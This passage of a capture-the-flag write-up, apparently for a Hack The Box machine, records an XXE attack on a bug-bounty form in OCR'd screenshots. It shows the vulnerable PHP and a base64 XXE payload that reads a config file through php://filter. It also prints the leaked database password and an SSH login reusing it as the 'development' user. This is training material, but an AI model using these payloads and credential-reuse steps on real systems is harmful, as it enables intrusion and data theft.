
```
HTTP/1.1 200 OK
Date: Fri, 22 Sep 2023 16:07:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1072
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      PD9waHAKCmlmKGlzc2V0KCRfUE9TVFsnZGF0YSddKSkgewokeG1sID0gYmFzZTY0X2RlY29kZ
      SgkX1BPU1RbJ2RhdGEnXSk7CmxpYnhtbF9kaXNhYmxlX2VudGl0eV9sb2FkZXIoZmFsc2UpOw
      okZG9tID0gbmV3IERPTURvY3VtZW50KCk7CiRkb20tPmxvYWRYTUwoJHhtbCwgTElCWE1MX05
      PRU5UIHwgTElCWE1MX0RURExPQUQpOwokYnVncmVwb3J0ID0gc2ltcGxleG1sX2ltcG9ydF9k
      b20oJGRvbSk7Cn0KPz4KSWYgREIgd2VyZSByZWFkeSwgd291bGQgaGF2ZSBhZGRlZDoKPHRhY
      mxlPgogIDx0cj4KICAgIDx0ZD5UaXRsZTo8L3RkPgogICAgPHRkPjw/cGhwIGVjaG8gJGJ1Z3
      JlcG9ydC0+dGl0bGU7ID8+PC90ZD4KICA8L3RyPgogIDx0cj4KICAgIDx0ZD5DV0U6PC90ZD4
      KICAgIDx0ZD48P3BocCBlY2hvICRidWdyZXBvcnQtPmN3ZTsgPz48L3RkPgogIDwvdHI+CiAg
      PHRyPgogICAgPHRkPlNjb3JlOjwvdGQ+CiAgICA8dGQ+PD9waHAgZWNobyAkYnVncmVwb3J0L
      T5jdnNzOyA/PjwvdGQ+CiAgPC90cj4KICA8dHI+CiAgICA8dGQ+UmV3YXJkOjwvdGQ+CiAgIC
      A8dGQ+PD9waHAgZWNobyAkYnVncmVwb3J0LT5yZXdhcmQ7ID8+PC90ZD4KICA8L3RyPgo8L3R
      hYmxlPgo=
    </td>
  </tr>
  <tr>
    <td>
      CWE:
```

Selected text

```
PD9waHAKCmlmKGlzc2V0KCRfUE9TVFsnZGF0YSddKSkgewokeG1sID0gYmFzZTY0
X2RlY29kZSgkX1BPU1RbJ2RhdGEnXSk7CmxpYnhtbF9kaXNhYmxlX2VudGl0eV9s
b2FkZXIoZmFsc2UpOwokZG9tID0gbmV3IERPTURvY3VtZW50KCk7CiRkb20tPmxv
YWRYTUwoJHhtbCwgTElCWE1MX05PRU5UIHwgTElCWE1MX0RURExPQUQpOwokYnVn
cmVwb3J0ID0gc2ltcGxleG1sX2ltcG9ydF9kb20oJGRvbSk7Cn0KPz4KSWYgREIg
d2VyZSByZWFkeSwgd291bGQgaGF2ZSBhZGRlZDoKPHRhYmxlPgogIDx0cj4KICAg
IDx0ZD5UaXRsZTo8L3RkPgogICAgPHRkPjw/cGhwIGVjaG8gJGJ1Z3JlcG9ydC0+
dGl0bGU7ID8+PC90ZD4KICA8L3RyPgogIDx0cj4KICAgIDx0ZD5DV0U6PC90ZD4K
```


Decoded from: Base64

```
<?php \n
 \n
if(isset($_POST['data'])) { \n
$xml = base64_decode($_POST['data']); \n
libxml_disable_entity_loader(false); \n
$dom = new DOMDocument(); \n
$dom->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD); \n
$bugreport = simplexml_import_dom($dom);
```



```
<head>
<script src="/resources/jquery.min.js"></script>
<script src="/resources/bountylog.js"></script>
</head>
<center>
<h1>Bounty Report System - Beta</h1>
<input type="text" id = "exploitTitle" name="exploitTitle" placeholder="Exploit Title">
<br>
<input type="text" id = "cwe" name="cwe" placeholder="CWE">
<br>
<input type="text" id = "cvss" name="exploitCVSS" placeholder="CVSS Score">
<br>
<input type="text" id = "reward" name="bountyReward" placeholder="Bounty Reward ($)">
<br>
<input type="submit" onclick = "bountySubmit()" value="Submit" name="submit">
<br>
<p id = "return"></p>
<center>
</html>
```

7) Found the password



```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 353
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy04ODU5LTEiPz4NCjwhRE9DVFlQRSB0aXRsZ
SBbDQo8IUVOVElUWSBmaWxlIFNZU1RFTSAicGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWVuY29kZS
9yZXNvdXJjZT0uL2RiLnBocCI%2bDQpdPg0KPGJ1Z3JlcG9ydD4NCjx0aXRsZT4mZmlsZTs8L3RpdGxlP
g0KPGN3ZT50ZXN0PC9jd2U%2bDQo8Y3Zzcz50ZXN0PC9jdnNzPg0KPHJld2FyZD50ZXN0PC9yZXdhcmQ%
2bDQo8L2J1Z3JlcG9ydD4%3d
```

```
HTTP/1.1 200 OK
Date: Fri, 22 Sep 2023 16:22:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 512
Connection: close
Content-Type: text/html; charset=UTF-8

If DB were ready, would have added:
<table>
  <tr>
    <td>
      Title:
    </td>
    <td>
      PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhlIGRhdGFiY
      XNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJib3VudHkiOwokZGJ1c2
      VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0xOVJvQVUwaFA0MUExc1RzcTZLIjs
      KJHRlc3R1c2VyID0gInRlc3QiOwo/Pgo=
    </td>
  </tr>
  <tr>
    <td>
      CWE:
    </td>
    <td>
      test
    </td>
  </tr>
```


Selected text

```
PD9waHAKLy8gVE9ETyAtPiBJbXBsZW1lbnQgbG9naW4gc3lzdGVtIHdpdGggdGhl
IGRhdGFiYXNlLgokZGJzZXJ2ZXIgPSAibG9jYWxob3N0IjsKJGRibmFtZSA9ICJi
b3VudHkiOwokZGJ1c2VybmFtZSA9ICJhZG1pbiI7CiRkYnBhc3N3b3JkID0gIm0x
OVJvQVUwaFA0MUExc1RzcTZLIjsKJHRlc3R1c2VyID0gInRlc3QiOwo/Pgo=
```

Decoded from: Base64


```
<?php
// TODO -> Implement login system with the database.
$dbserver = "localhost";
$dbname = "bounty";
$dbusername = "admin";
$dbpassword = "m19RoAU0hP41A1sTsq6K";
$testuser = "test";
?>
```

8) found a dev user




```
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin \n
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin \n
development:x:1000:1000:Development:/home/development:/bin/bash \n
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false \n
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin \n
```

9) the password worked for dev




```
┌──(vigneswar㉿vigneswar)-[~]
└─$ ssh 10.10.11.100 -l development
development@10.10.11.100's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri 22 Sep 2023 04:29:36 PM UTC

  System load:           0.0
  Usage of /:            23.6% of 6.83GB
  Memory usage:          13%
  Swap usage:            0%
  Processes:             215
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.100
  IPv6 address for eth0: dead:beef::250:56ff:feb9:1f80


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 21 12:04:13 2021 from 10.10.14.8
development@bountyhunter:~$ 
```

